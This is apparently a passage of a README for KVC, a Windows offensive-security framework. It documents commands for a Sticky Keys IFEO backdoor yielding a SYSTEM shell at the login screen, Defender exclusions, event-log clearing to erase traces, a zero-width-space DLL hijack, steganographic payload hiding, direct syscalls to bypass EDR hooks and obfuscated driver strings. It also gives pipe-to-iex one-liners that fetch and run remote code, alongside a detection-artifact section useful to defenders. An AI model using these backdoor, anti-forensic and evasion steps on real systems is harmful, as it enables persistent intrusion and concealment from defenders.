KVC includes functionality to install a persistent backdoor using the "Sticky Keys" accessibility feature (sethc.exe). This technique leverages Image File Execution Options (IFEO) in the registry to replace the execution of sethc.exe with a command prompt (cmd.exe), granting SYSTEM-level privileges from the Windows login screen without needing to log in.
How it Works: IFEO Hijacking
- IFEO Registry Key: Windows allows developers to specify a "debugger" for an executable via the registry under
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<executable_name.exe>. When the OS attempts to launch the executable, it launches the specified debugger instead, passing the original executable's path as an argument. - Hijacking
sethc.exe: KVC creates the key...\Image File Execution Options\sethc.exeand sets theDebuggervalue tocmd.exe. - Triggering: The Sticky Keys feature is typically invoked by pressing the Shift key five times rapidly. When triggered from the login screen (or lock screen), the OS tries to launch
sethc.exeunder theSYSTEMaccount. - Redirection: Due to the IFEO registry key, the OS launches
cmd.exeinstead ofsethc.exe, inheriting theSYSTEMprivileges. - Defender Evasion: To prevent Windows Defender from detecting the potentially malicious launch of
cmd.exein this context, KVC proactively addscmd.exeto the Defender process exclusions list using TrustedInstaller privileges before setting the IFEO key.
flowchart TD
    A(["User presses Shift 5x at Login Screen"]) --> B(["Windows OS"])
    B --> C(["Attempt to launch sethc.exe as SYSTEM"])
    C --> D{"Check IFEO Registry Key for sethc.exe"}
    D -->|Debugger value exists| E(["Debugger = cmd.exe"])
    E --> F(["Launch cmd.exe instead as SYSTEM"])
    F --> G(["SYSTEM-level Command Prompt Appears"])
    D -->|Debugger value absent| H(["Launch sethc.exe normally"])
Sticky Keys Commands
Install Backdoor:
kvc.exe shiftCreates the necessary IFEO registry key for
sethc.exe, sets theDebuggervalue tocmd.exe, and addscmd.exeto Windows Defender process exclusions. Requires Administrator privileges (uses TrustedInstaller internally) .Remove Backdoor:
kvc.exe unshiftDeletes the
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exeregistry key and attempts to remove thecmd.exeprocess exclusion from Windows Defender . Requires Administrator privileges.
Usage: After running kvc shift, go to the Windows login or lock screen and press the Left Shift key five times consecutively. A command prompt window running with NT AUTHORITY\SYSTEM privileges should appear. Use kvc unshift to remove the backdoor and clean up the associated registry key and Defender exclusion.
15. Event Log Clearing
kvc evtclear clears the four primary Windows event logs in one operation: Application, Security, Setup, and System. Each log is opened via OpenEventLogW and cleared with ClearEventLogW(hLog, nullptr) — the nullptr backup path is the fastest method (no backup file written). Requires Administrator privileges; the command checks elevation before attempting.
kvc.exe evtclear
Output reports per-log success/failure and a summary N/4 logs cleared. Useful post-operation to erase Event ID 7045 (driver service install) entries generated during atomic kernel driver loading.
16. Desktop Watermark Management
Windows sometimes displays desktop watermarks (e.g., "Evaluation copy," "Test Mode"). KVC provides a method to remove or restore these watermarks by hijacking a specific COM component registration used by the Windows shell (explorer.exe).
How it Works: CLSID Hijacking via ExplorerFrame DLL
- Target Component: The Windows shell uses various COM components for its functionality. KVC targets a specific CLSID (Class Identifier)
{ab0b37ec-56f6-4a0e-a8fd-7a8bf7c2da96}related to shell frame rendering. The default implementation is located inExplorerFrame.dll. - Registry Hijack: The registration for this CLSID is stored under
HKEY_CLASSES_ROOT\CLSID\{ab0b37ec-56f6-4a0e-a8fd-7a8bf7c2da96}\InProcServer32. The default value points to the path of the implementing DLL (%SystemRoot%\system32\ExplorerFrame.dll). - Modified DLL (
ExplorerFrame<U+200B>.dll): KVC embeds a specialized proxy DLL designed to remove desktop watermarks by hooking watermark rendering functions. Specifically, it interceptsDrawTextWithGlow(UxTheme ordinal 126) and shell text rendering routines, suppressing "Evaluation copy", "Test Mode", and Insider Preview watermarks completely. The DLL is namedExplorerFrame<U+200B>.dll, incorporating a Zero-Width Space character (U+200B) in its filename. This character trick avoids collisions with the protected originalExplorerFrame.dlland bypasses naive file-existence checks. - Extraction and Deployment:
kvc.exeextracts onlyExplorerFrame.dllfrom the 24-bit bitmap carrier matrix (kvc.bmp). The runtime locatesIDR_MAINICON, unmasks theMSCFsignature, decompresses the payload in memory via FDI, reads the manifest, reconstructs the PE header using systemks.sys, and verifies its Authenticode and SHA-256 integrity before writing.- Using TrustedInstaller privileges, KVC writes the reconstructed
ExplorerFrame<U+200B>.dlldirectly toC:\Windows\System32.
- Registry Modification: KVC uses TrustedInstaller privileges to change the default value under
HKCR\CLSID\{ab0b37ec-56f6-4a0e-a8fd-7a8bf7c2da96}\InProcServer32from the original DLL path to the zero-width space hijacked path:%SystemRoot%\system32\ExplorerFrame<U+200B>.dll. - Applying Changes: KVC terminates running
explorer.exeprocesses and immediately restarts the Windows shell. Upon startup, Explorer resolves the hijacked CLSID, loadsExplorerFrame<U+200B>.dll, and suppresses all desktop watermark rendering. - Restoration: Running
kvc watermark restorereverses the entire hijack: restores the original registry path, restarts Explorer, and cleanly removesExplorerFrame<U+200B>.dllfromSystem32via TrustedInstaller.
flowchart TD
    subgraph RemoveWM["Remove Desktop Watermark (kvc wm remove)"]
        A(["kvc watermark remove"]) --> B(["Extract ExplorerFrame.dll from 24-bit carrier matrix"])
        B --> C(["Write ExplorerFrame\u200B.dll to System32 via TrustedInstaller"])
        C --> D(["Hijack HKCR\\CLSID\\{ab0b37ec-...}\\InProcServer32 to Zero-Width DLL"])
        D --> E(["Restart explorer.exe"])
        E --> F(["Explorer loads Hijacked DLL -> DrawTextWithGlow ord 126 hooked -> Watermark GONE"])
    end

    subgraph RestoreWM["Restore Desktop Watermark (kvc wm restore)"]
        G(["kvc watermark restore"]) --> H(["Restore HKCR InProcServer32 to original ExplorerFrame.dll"])
        H --> I(["Restart explorer.exe"])
        I --> J(["Explorer loads authentic DLL -> Watermark restored"])
        I --> K(["Delete ExplorerFrame\u200B.dll from System32 via TrustedInstaller"])
    end
Watermark Management Commands
Remove Watermark:
kvc.exe watermark remove
kvc.exe wm remove # Alias
Deploys the modified DLL, hijacks the registry entry, and restarts Explorer to remove the desktop watermark.
Restore Watermark:
kvc.exe watermark restore
kvc.exe wm restore # Alias
Restores the original registry entry, restarts Explorer, and deletes the modified DLL to bring back the default watermark.
Check Status:
kvc.exe watermark status
kvc.exe wm status # Alias
Reads the relevant registry key to determine if the watermark is currently configured as "REMOVED" (hijacked), "ACTIVE" (original), or "UNKNOWN" (unexpected value) .
17. System Registry Management
KVC provides robust tools for backing up, restoring, and defragmenting critical Windows registry hives. These operations leverage TrustedInstaller privileges for unrestricted access to hives that are normally locked by the operating system.
Capabilities
- Backup: Creates copies of all 8 critical registry hives:
SYSTEM,SOFTWARE,SAM,SECURITY,DEFAULT,BCD(boot configuration — physical path resolved dynamically from the live hive list),NTUSER.DATandUsrClass.dat(current user, SID resolved at runtime). - Restore: Replaces live registry hives with files from a backup. This is a destructive operation requiring a system restart.
- Defragment: Reduces the physical size and fragmentation of registry hive files by exporting (saving) them using
REG_LATEST_FORMAT, which implicitly compacts the data, and then scheduling a restore of these compacted hives.
How it Works
- Privilege Elevation: All registry operations begin by acquiring a TrustedInstaller token to bypass standard permissions and file locks .
- Backup (
kvc registry backup [path]):- KVC iterates through a predefined list of critical hives (
SYSTEM,SOFTWARE,SAM,SECURITY,DEFAULT,BCD, userNTUSER.DAT, userUsrClass.dat) . - For each hive, it opens the corresponding registry key (e.g.,
HKLM\SYSTEM) with backup privileges. - It calls the
RegSaveKeyExWAPI with theREG_LATEST_FORMATflag. This API saves the live hive data directly to a file (e.g.,SYSTEM), automatically handling locked keys and compacting the data during the save process. - Files are saved to the specified output directory or a timestamped folder in
Downloads.
- KVC iterates through a predefined list of critical hives (
- Restore (
kvc registry restore <path>):- Validation: KVC first checks if all expected hive files exist in the specified source directory .
- User Confirmation: Prompts the user to confirm the destructive restore operation and subsequent reboot.
- Applying Restore:
- KVC enables
SeRestorePrivilegeandSeBackupPrivilege. - It iterates through the restorable hives (
BCDis typically skipped ). - For each hive, it opens the target registry key (e.g.,
HKLM\SYSTEM) with write access. - It attempts a "live" restore using
RegRestoreKeyWwith theREG_FORCE_RESTOREflag. This attempts to replace the in-memory hive immediately. - If live restore fails (often due to the hive being actively used), KVC identifies the physical hive file on disk (e.g.,
C:\Windows\System32\config\SYSTEM) and uses theMoveFileExWAPI with theMOVEFILE_DELAY_UNTIL_REBOOT | MOVEFILE_REPLACE_EXISTINGflags. This schedules the operating system to replace the hive file with the backup file during the next system startup, before the hive is loaded.
- KVC enables
- Forced Reboot: After attempting to restore all hives (either live or scheduled), KVC initiates an immediate system reboot using
InitiateSystemShutdownExWto apply the changes .
- Defragment (
kvc registry defrag [path]):- Performs a full registry backup (as described above) to a temporary or specified path . The use of
RegSaveKeyExWwithREG_LATEST_FORMATinherently creates compacted (defragmented) hive files. - Prompts the user to confirm if they want to immediately restore these newly created, compacted hives.
- If confirmed, it proceeds with the restore process (including the forced reboot) using the temporary backup path as the source.
- Performs a full registry backup (as described above) to a temporary or specified path . The use of
Registry Management Commands
Backup Registry:
kvc.exe registry backup [output_path]Backs up critical system and current user registry hives .
[output_path]: Optional directory to save the hive files. Defaults toDownloads\Registry_Backup_<timestamp>.
Restore Registry:
kvc.exe registry restore <source_path>Restores registry hives from a previous backup located in
<source_path>. Requires user confirmation and forces an immediate system reboot . Use with extreme caution.Defragment Registry:
kvc.exe registry defrag [temp_backup_path]Performs a backup using compaction (
RegSaveKeyExW) to<temp_backup_path>(defaults to a temporary folder) . Then prompts the user to optionally restore these compacted hives, which requires a reboot .
Warning: Registry restore operations are inherently risky and can render a system unbootable if the backup is corrupted or incompatible. Always ensure you have a reliable system backup before attempting a restore.
18. KVC Service Management
KVC can be installed as a persistent Windows service (KernelVulnerabilityControl) that starts automatically with the system. While the core functionalities like DSE control, dumping, and protection manipulation rely on temporary driver loading via atomic operations, the service mode provides a persistent background presence, potentially for future features or scenarios requiring continuous operation (though current implementation primarily uses it for optional background hooks like the unimplemented 5x LCtrl).
Service Features
- Installation: Installs as a standard Win32 service running under the
LocalSystemaccount. - Auto-Start: Configured to start automatically when Windows boots.
- Self-Protection: Attempts to protect itself with
PP-WinTcbupon starting . - Resource Initialization: When the service starts, it initializes the
Controllerand other core components. - Lifecycle Management: Can be started, stopped, and restarted using standard service control commands or KVC's own commands.
How Service Mode Works
- Installation (
kvc install): Uses the Windows Service Control Manager (SCM) API (OpenSCManager,CreateService) to registerkvc.exeas a service. The executable path is configured with the--servicecommand-line argument, tellingkvc.exeto run in service mode when launched by the SCM. - Service Execution (
kvc.exe --service):- When launched by the SCM,
kvc.exedetects the--serviceargument. - It calls
StartServiceCtrlDispatcherto connect to the SCM. - The
ServiceMainfunction is called by the SCM. It registers theServiceCtrlHandlercallback, initializes status, creates a stop event, initializes theController, starts a background worker thread, and sets the status toSERVICE_RUNNING. - The
ServiceWorkerThreadruns in a loop, waiting for the stop event or performing periodic heartbeat tasks. - The
ServiceCtrlHandlerresponds to SCM commands likeSERVICE_CONTROL_STOPby setting the stop event and updating the service status.
- When launched by the SCM,
- Uninstallation (
kvc uninstall): Stops the service if running (ControlService(SERVICE_CONTROL_STOP)) and then removes it usingDeleteService.
Service Management Commands
Install Service:
kvc.exe installRegisters KVC as an auto-start Windows service running as LocalSystem. Attempts to start the service immediately after installation.
Uninstall Service:
kvc.exe uninstallStops the service (if running) and removes it from the system . Also cleans up related KVC configuration registry keys under
HKCU\Software\kvc.Start Service:
kvc.exe service startStarts the installed KVC service.
Stop Service:
kvc.exe service stopStops the running KVC service.
Restart Service:
kvc.exe service restartStops and then restarts the KVC service .
Check Service Status:
kvc.exe service statusQueries the SCM and reports whether the KVC service is installed and its current state (Running, Stopped) .
Note: Most core KVC features (dumping, protection manipulation, DSE control) use temporary, on-demand driver loading ("atomic operations") and do not require the persistent service to be installed or running. The service mode is primarily for scenarios requiring a continuous background presence.
19. Evasion Techniques
KVC incorporates several techniques designed to minimize its footprint and evade detection by security software (EDR, AV).
Steganographic Driver & DLL Hiding
Instead of shipping separate .sys, .exe and .dll files, KVC embeds its kernel drivers, the SMSS loader and the modified watermark DLL within its own executable's resources using a multi-stage steganographic process:
flowchart TD
subgraph BuildProc["Build Process (implementer.exe + config/kvc.ini)"]
A(["kvc.sys"]) --> B(["Strip 0x80-byte DOS header"])
A2(["kvckiller.sys"]) --> B
A3(["kvcblocker.sys"]) --> B
A4(["kvcstrm.sys"]) --> B
A5(["forceio.sys"]) --> B
A6(["kvc_smss.exe"]) --> B
C(["ExplorerFrame.dll"]) --> B
Htxt(["help.txt (Raw UTF-8)"]) --> D(["Write ordered manifest and stored records"])
B --> D
D --> E(["Compress into CAB entry wallpaper.bmp via LZX"])
E --> F(["Mask MSCF signature: A5 5A F0 0F"])
F --> G(["Wrap masked CAB inside authentic 24-bit BMP pixel matrix"])
G --> H(["Embed kvc.bmp as BITMAP IDR_MAINICON (102)"])
end
subgraph RuntimeExt["Selective Runtime Extraction (Utils::ExtractResourceComponents)"]
I(["Load raw DIB from RT_BITMAP IDR_MAINICON"]) --> J(["Read CAB length from biClrImportant and DIB pixel offset"])
J --> K(["Unmask four MSCF bytes in memory"])
K --> L(["Decompress CAB through in-memory FDI stream"])
L --> M(["Parse versioned manifest"])
M --> N{"Requested component mask"}
N -->|Setup| O(["Four driver records"])
N -->|SMSS install| O2(["Four drivers + kvc_smss.exe"])
N -->|ForceIO| O3(["forceio.sys only"])
N -->|Watermark| O4(["ExplorerFrame.dll only"])
O --> P(["Reconstruct PE via system ks.sys DOS header + verify SHA-256"])
O2 --> P
O3 --> P
O4 --> P
end
Explanation:
- Ordered input:
implementer.exereads[Files]frombin\kvc.ini, copied fromconfig/kvc.iniby the main build. Numeric order is authoritative; no alphabetical sorting is applied. - PE transformation: The first
0x80bytes are removed from each PE. The manifest records the originale_lfanew, original length, stored length, and both SHA-256 values. - Compression: The manifest and concatenated stored records are compressed with LZX into a CAB entry named
wallpaper.bmp.help.txtis stored as a raw UTF-8 record inside the same payload and is compressed automatically with the rest of the CAB. No separate ZIP, GZIP, or manual compression step is used. - CAB transformation: Only the four
MSCFbytes are masked withA5 5A F0 0F. There is no full-CAB XOR. - Carrier: The CAB is embedded in a valid 24-bit BMP pixel array.
kvc.bmp, notkvc.ico, is embedded asRT_BITMAPresourceIDR_MAINICON(102). The resource compiler removesBITMAPFILEHEADER; the CAB length is preserved in the DIB'sbiClrImportantfield. - Extraction: KVC accepts both the complete
BMfile and the headerlessRT_BITMAPDIB, reads the CAB length and pixel offset, unmasksMSCF, decompresses through in-memory FDI, and parses the manifest. It reconstructs only the components requested by the current operation, prepending the first 128 bytes of the localks.sysand restoring the recordede_lfanew. The runtime verifies the stored-record SHA-256, reconstructed-file SHA-256, andPE\0\0.
kvc.ico remains a normal 48x48 application icon and contains no appended payload. Full-file XOR remains in use only for separate module formats such as kvc.dat and kvcforensic.dat.
🧩 Riddle for the Curious: The Hidden String Challenge
Question: Why did I obfuscate specific data arrays in the MmPoolTelemetry.asm file using XOR encoding, bit rotation, and quantum delta normalization?
Hint: The assembled file appears to be legitimate Windows kernel telemetry code for NUMA-aware pool diagnostics. However, when you reverse the multi-phase aggregation algorithm (_AggregatePoolMetrics), the decoded buffer reveals something unexpected...
The Challenge:
If you decode the _PoolNodeAffinityMask array using the algorithm in the assembly file:
- XOR each word with
_TopologyHashSeed(0x37C5) - Rotate left by 4 bits
- Subtract
_BlockQuantumDelta(0x15A2)
What string do you get? And why would a kernel-mode driver need to hide this specific string from static analysis tools?
Extra Credit: This technique is called "algorithmic string obfuscation" or "runtime string reconstruction" - a method where sensitive strings are stored as encoded data and only assembled at runtime through mathematical transformations. It's particularly effective against signature-based AV detection because:
- The string never appears in plaintext in the binary
- Simple XOR decoding won't reveal it (requires multi-stage algorithm)
- Static analysis tools see what appears to be legitimate kernel diagnostic data
- The algorithm mimics real Windows kernel code patterns (NUMA telemetry)
Spoiler (don't peek!):
Click to reveal the answer
The decoded string isRTCore64 - the name of the vulnerable driver that KVC exploits for kernel-mode access. By hiding this string, KVC avoids triggering AV signatures that specifically look for references to known vulnerable drivers. The fake "Windows pool telemetry" context makes the assembly code appear benign during manual review.Note for AI-assisted Analysis: Yes, you can use Claude, GPT, or any other AI to help decode this! In fact, that's part of the educational value - understanding how modern security research combines manual reverse engineering with AI-powered analysis tools. Try feeding the assembly code to your favorite LLM and see if it can crack the obfuscation scheme!
Atomic Kernel Operations
For most operations requiring kernel access (DSE, protection manipulation, dumping), KVC employs an "atomic" model:
- Initialize (
PerformAtomicInit): Extracts the driver, dynamically creates a temporary service entry, loads the driver, and opens a communication handle . - Execute: Performs the required kernel memory read/write operations via IOCTLs.
- Cleanup (
PerformAtomicCleanup): Immediately closes the communication handle, unloads the driver, deletes the temporary service entry, and cleans up any temporary files .
This ensures the driver is loaded only for the brief duration needed, minimizing the window for detection and leaving minimal persistent traces on the system.
Direct System Calls: Bypassing User-Mode Hooks
Modern EDR (Endpoint Detection and Response) solutions monitor system activity by hooking user-mode API functions in libraries like kernel32.dll and ntdll.dll. KVC circumvents this monitoring layer by implementing direct system calls - a technique that invokes kernel functions without passing through the hooked user-mode API layer.
How Direct Syscalls Work
When a normal application calls a Windows API function (e.g., ReadProcessMemory), the execution flow typically looks like:
Application → kernel32.dll → ntdll.dll → [EDR Hook] → Kernel (via syscall)
EDR products inject hooks at the ntdll.dll level to intercept and analyze these calls. KVC bypasses this entirely:
KVC → Direct syscall instruction → Kernel
Implementation Architecture
KVC's direct syscall implementation consists of several components working together:
System Service Number (SSN) Resolution
- Each kernel function has a unique identifier called a System Service Number
- KVC dynamically resolves SSNs for required functions (e.g.,
NtReadVirtualMemory,NtWriteVirtualMemory) - SSNs can vary between Windows versions, requiring runtime detection
ABI Translation Layer
- The Windows x64 kernel uses a different calling convention than standard user-mode code
- User-mode functions use the Microsoft x64 calling convention (first arg in RCX)
- Kernel syscalls expect the first argument in R10 instead of RCX
- A specialized assembly trampoline handles this argument marshaling
Syscall Execution
- The trampoline prepares the CPU registers according to kernel expectations
- Loads the SSN into the RAX register
- Executes the
syscallinstruction to transition to kernel mode - The kernel dispatcher uses the SSN to invoke the correct kernel function
- Returns the NTSTATUS result directly to KVC
Technical Details
The assembly trampoline (AbiTramp.asm) performs critical tasks:
- Register Marshaling: Moves arguments from user-mode positions (RCX, RDX, R8, R9) to syscall positions (R10, RDX, R8, R9)
- Stack Argument Handling: Copies additional parameters from the caller's stack to the syscall stack frame
- Shadow Space Management: Allocates proper stack space for both Windows calling convention requirements and syscall parameters
- Position Independence: Uses indirect calls through register to support ASLR (Address Space Layout Randomization)
Evasion Benefits
This technique provides several advantages against security monitoring:
- Hook Bypass: Completely avoids user-mode API hooks placed by EDR solutions
- Signature Evasion: Direct syscalls don't match typical API call patterns that security tools monitor
- Behavioral Hiding: Operations appear directly from the application without the usual call chain through system DLLs
- Minimal Footprint: No need to load or interact with potentially monitored system libraries
Detection Challenges
While sophisticated kernel-mode monitoring can still detect direct syscalls, it requires:
- Kernel-mode drivers to monitor syscall execution
- More complex analysis of syscall patterns
- Higher performance overhead for the security solution
- Deeper system integration than typical user-mode EDR agents
This makes direct syscalls an effective technique for security research tools that need to operate with minimal interference from defensive software.
Other Minor Techniques
- Zero Width Space: Using
ExplorerFrame<U+200B>.dllinstead ofExplorerFrame_modified.dllmakes the hijacked DLL appear almost identical to the original in file listings. - TrustedInstaller Context: Performing sensitive file and registry operations under the TrustedInstaller context bypasses standard ACLs and potential monitoring focused on Administrator actions.
- Dynamic API Loading: Loading functions like
CreateServiceW,DeleteServicedynamically viaLoadLibrary/GetProcAddressmight slightly hinder static analysis compared to direct imports .
20. Security Considerations and Detection
While KVC employs evasion techniques, its operations can still leave forensic artifacts detectable by vigilant security monitoring.
Potential Artifacts
- Event Logs (System Log):
- Event ID 7045: Service installation (Source: Service Control Manager) - generated when KVC temporarily installs its driver service or permanently installs the background service (
kvc install). The service nameKernelVulnerabilityControlmight be present. - Event ID 7036: Service start/stop (Source: Service Control Manager) - generated during atomic operations (driver load/unload) and service lifecycle management (
kvc service start/stop). - Event ID 7034: Service termination unexpected (Source: Service Control Manager) - might occur if cleanup fails or is interrupted.
- Event ID 12, 13 (Kernel-General): Potential indicators of system time changes if
SeSystemtimePrivilegeis used (though not explicitly seen in analyzed code).
- Event ID 7045: Service installation (Source: Service Control Manager) - generated when KVC temporarily installs its driver service or permanently installs the background service (
- Event Logs (Security Log - Requires Auditing):
- Event ID 4688: Process Creation - logs execution of
kvc.exe,kvc_pass.exe,cmd.exe(via Sticky Keys orkvc trusted). Look for processes launched with elevated privileges or unusual parent processes. Defender exclusion changes no longer spawnpowershell.exe— they go through WMI, visible as WMI activity onROOT\\Microsoft\\Windows\\Defender. - Event ID 4657: Registry value modification - logs changes made by
kvc shift,kvc watermark remove/restore,kvc secengine disable/enable. Look for modifications underHKLM\SOFTWARE\...\Image File Execution Options\MsMpEng.exe(IFEO block) or CLSID keys. - Event ID 4673: Privileged service called - logs usage of sensitive privileges like
SeDebugPrivilege. - Event ID 4624: Logon - shows logons associated with Sticky Keys backdoor (
SYSTEMlogon fromwinlogon.execontext).
- Event ID 4688: Process Creation - logs execution of
- File System Artifacts:
kvc.exe,kvc_pass.exe: The executables themselves.- Temporary Driver:
kvc.sysis briefly present inC:\Windows\System32\DriverStore\FileRepository\avc.inf_amd64_XXXXXXXXXXXX\during atomic operations. This location is dynamically resolved at runtime by querying the actual subdirectory name (e.g.,avc.inf_amd64_12ca23d60da30d59), which varies per system. Importantly, this directory is protected by ACLs that grant write access only to TrustedInstaller, not to standard administrators - KVC must elevate to TI privileges before placing the driver here. - Hijacked DLL:
ExplorerFrame<U+200B>.dllinC:\Windows\System32when watermark removal is active. - Memory Dumps:
.dmpfiles created bykvc dumpin the specified or default (Downloads) location. - Credential Reports:
.html,.txt,.jsonfiles generated bykvc export secretsorkvc bpin the specified or default (Downloads) location. - Registry Backups: Hive files (
SYSTEM,SOFTWARE, etc.) created bykvc registry backuporkvc registry defrag.
- Registry Artifacts:
- Temporary Service:
HKLM\SYSTEM\CurrentControlSet\Services\KernelVulnerabilityControl(present only during atomic kernel operations). - Permanent Service: Same path as above, but persistent if
kvc installwas used. - Session Management:
HKCU\Software\kvc\Sessions\<BootID>\...storing unprotected process states. - Sticky Keys IFEO:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exewithDebuggervalue set tocmd.exe. - Watermark Hijack:
HKCR\CLSID\{ab0b37ec-56f6-4a0e-a8fd-7a8bf7c2da96}\InProcServer32default value pointing toExplorerFrame<U+200B>.dll. - Defender Exclusions: Stored under
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions. - Defender Engine State:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MsMpEng.exewithDebugger = systray.exewhen blocked via KVC.
- Temporary Service:
- Memory Artifacts:
- Loaded Driver:
kvc.syspresent in kernel memory during operations. - Modified EPROCESS:
Protectionfield altered for target processes. - Modified
g_CiOptions: Value set to0x0in kernel memory when DSE is disabled.
- Loaded Driver:
Basic Detection Strategies
- Monitor Service Creation/Deletion: Look for rapid creation and deletion of services named
KernelVulnerabilityControl. Monitor Event ID 7045. - Monitor Registry Keys: Use tools like Sysmon to monitor changes to IFEO keys (
sethc.exe), critical CLSIDInProcServer32keys, Defender exclusions, and theWinDefendservice configuration. - Monitor Process Execution: Audit creation of
cmd.exefrom unusual parent processes (especiallywinlogon.exeorservices.execontext related to Sticky Keys). Note: Defender exclusion management no longer producespowershell.exeprocess creation events — monitor WMI activity againstROOT\\Microsoft\\Windows\\Defender\\MSFT_MpPreferenceinstead. - File System Monitoring: Monitor creation/deletion of
kvc.sysin driver directories orExplorerFrame<U+200B>.dllin System32. Scan for suspicious.dmpfiles. - Kernel Memory Integrity: Advanced tools can potentially detect modifications to
EPROCESS.Protectionorg_CiOptionsby comparing runtime values against known good states (PatchGuard might also detect this). - Signature-Based Detection: AV/EDR may eventually develop signatures for
kvc.exe,kvc_pass.exe, the embedded driver, or the modified DLL.
21. Easter Egg: Tetris
KVC ships with a fully functional Tetris game written in x64 assembly (addons/game.asm, render.asm, main.asm, registry.asm).
kvc.exe tetris
Controls:
| Key | Action |
|---|---|
| ← → ↓ | Move piece |
| ↑ | Rotate |
| Space | Hard drop |
| P | Pause / Resume |
| F2 | New game |
| ESC | Exit |
The game opens a dedicated Win32 graphical window (480×570 px, TetrisWindowClass, title "Tetris x64") with full GDI rendering, 7-bag randomizer for fair piece distribution, line-clear animation (300 ms fade), and high score persistence to registry (HKCU\Software\Tetris).
The detail nobody asked for: before the game window opens, kvc.exe loads its kernel driver and applies PPL-WinTcb self-protection to its own process — the same protection level as lsass.exe. So while you're playing Tetris, the process is technically harder to kill than most antivirus software. Task Manager will silently fail. taskkill /F returns Access Denied. Use ESC like a normal person. Protection is removed automatically when the game exits.
21a. Folder and Partition Protection (kvc lock)
kvc lock is a CLI + Win32 GUI interface for controlling which folders, files, or partition roots the kernel FSFilter driver (kvcblocker.sys) blocks. Bare kvc lock shows help; lock --gui / lock --tray opens the GUI.
The driver (kvcblocker.sys) is a signed FSFilter Content Screener minifilter (service clrcd, altitude 389991) — loads on Windows 11 26H1 via legacy cross-signed driver compatibility, no test-signing, no patches. The IOCTL surface, flag bitmasks, registry layout, and device path were fully reconstructed from the original Secure Folders binary via IDA and WinDbg kernel tracing. Deploys from an embedded resource on first kvc lock command; subsequent runs open the existing device directly.
Protection Flags
| Flag | CLI mode | Kernel behavior |
|---|---|---|
| Hidden | Hidden |
STATUS_OBJECT_NAME_NOT_FOUND + removed from directory enumeration |
| Locked | Locked |
All access → STATUS_ACCESS_DENIED |
| Read-only | ReadOnly |
Strips FILE_WRITE_DATA + DELETE from DesiredAccess |
| No execute | NoExec |
Strips execute bits from DesiredAccess |
| All | All |
Hidden + Locked + ReadOnly + NoExec combined |
The GUI stores the flags as a bitmask and can combine them on one path. The CLI accepts one mode per add call, or All for the full Hidden | Locked | ReadOnly | NoExec mask. Trusted processes bypass all flags for their named executable.
CLI
kvc lock                              # show help
kvc lock --gui                        # launch GUI
kvc lock --tray                       # launch GUI minimized to system tray
kvc lock on                           # enable protection globally
kvc lock off                          # disable protection globally
kvc lock add "C:\Private" Locked      # protect a path
kvc lock add "D:\" Hidden             # hide entire partition root
kvc lock remove "C:\Private"          # remove path from protection
kvc lock list                         # list protected paths and trusted apps
kvc lock status                       # driver status, path count, trusted count
kvc lock allow totalcmd64.exe         # add trusted process (bypasses all flags)
kvc lock unallow totalcmd64.exe       # remove trusted process
kvc lock clear                        # remove all protected paths and trusted entries
GUI
Fixed 680 × 472 px window. Spawned as a detached child process — parent terminal stays interactive, Ctrl+C does not close the GUI. Dark mode + Mica backdrop, WM_SETTINGCHANGE tracking.
| Interaction | Behavior |
|---|---|
| Drag folder/file from Explorer | Staged in the protected paths list; click a flag column to persist it |
Drag .lnk shortcut |
Resolved to real target via COM IShellLink |
Drag .exe onto Trusted panel |
Executable name extracted, added as trusted process |
| Click flag column (H/L/R/X) | Flag toggled + IOCTL to driver in the same call |
Ctrl+Click multiple rows → Remove selected |
Removes all selected entries in one pass |
Shift+Minimize |
Window hides to system tray |
| Double-click tray icon | Window restored |
| Right-click tray icon | Context menu: Restore / Exit |
Title bar shows live driver + protection state — VaultGuard | Driver: TRANSIENT | Protection: ON — 2-second refresh.
Implementation
10 pure MASM source files (vg/*.asm), zero CRT. Every non-leaf function maintains strict x64 ABI — rsp % 16 == 0 before every call, 32-byte shadow space at every call site, callee-saved registers pushed/restored at every boundary. Stack alignment was verified by hand for each function; the assembler does not enforce it.
22. License and Disclaimer
Educational Use License
The KVC Framework is provided under an educational use license. It is intended strictly for authorized security research, penetration testing on systems you own or have explicit permission to test, and educational purposes to understand Windows internals and security mechanisms.
Disclaimer and User Responsibility
- No Warranty: This software is provided "as is" without warranty of any kind.
- Risk: Use of this software, particularly features involving kernel memory modification (DSE control, process protection) or registry manipulation (service control, backdoors, Defender management, registry restore), carries inherent risks, including potential system instability, data loss, or rendering the system unbootable. USE ENTIRELY AT YOUR OWN RISK.
- Legality: Unauthorized use of this software to access, modify, or disrupt computer systems is illegal in most jurisdictions. Users are solely responsible for ensuring their actions comply with all applicable local, state, federal, and international laws, as well as any relevant corporate policies or terms of service.
- Misuse: The author (Marek Wesołowski / WESMAR) disclaims any liability for misuse of this software or any damages resulting from its use or misuse. By using KVC, you acknowledge these risks and agree to use the tool responsibly and ethically .
23. Support and Contact
Technical Support and Inquiries
For technical questions, bug reports, feature requests, or collaboration inquiries related to the KVC Framework:
- Author: Marek Wesołowski (WESMAR)
- Email: [email protected]
- Phone: +48 607-440-283
- Website: kvc.pl
Professional Services
Marek Wesołowski offers professional consulting services in areas including:
- Advanced Penetration Testing & Red Teaming
- Windows Internals Analysis & Security Research
- Custom Tool Development
- Incident Response Support
- Security Training Workshops
Contact via the details above for inquiries regarding professional engagements.
✨ One-Command Installation
The fastest way to get KVC running on your system:
irm https://github.com/wesmar/kvc/releases/download/latest/run | iex
⚠️ Administrator privileges required! Right-click PowerShell and select "Run as Administrator"
Mirror installation:
irm https://kvc.pl/run | iex
KVC Framework
Advancing Windows Security Research Through Kernel-Level Capabilities
🌐 kvc.pl | 📧 Contact | ⭐ Star on GitHub
Made with ❤️ for the security research community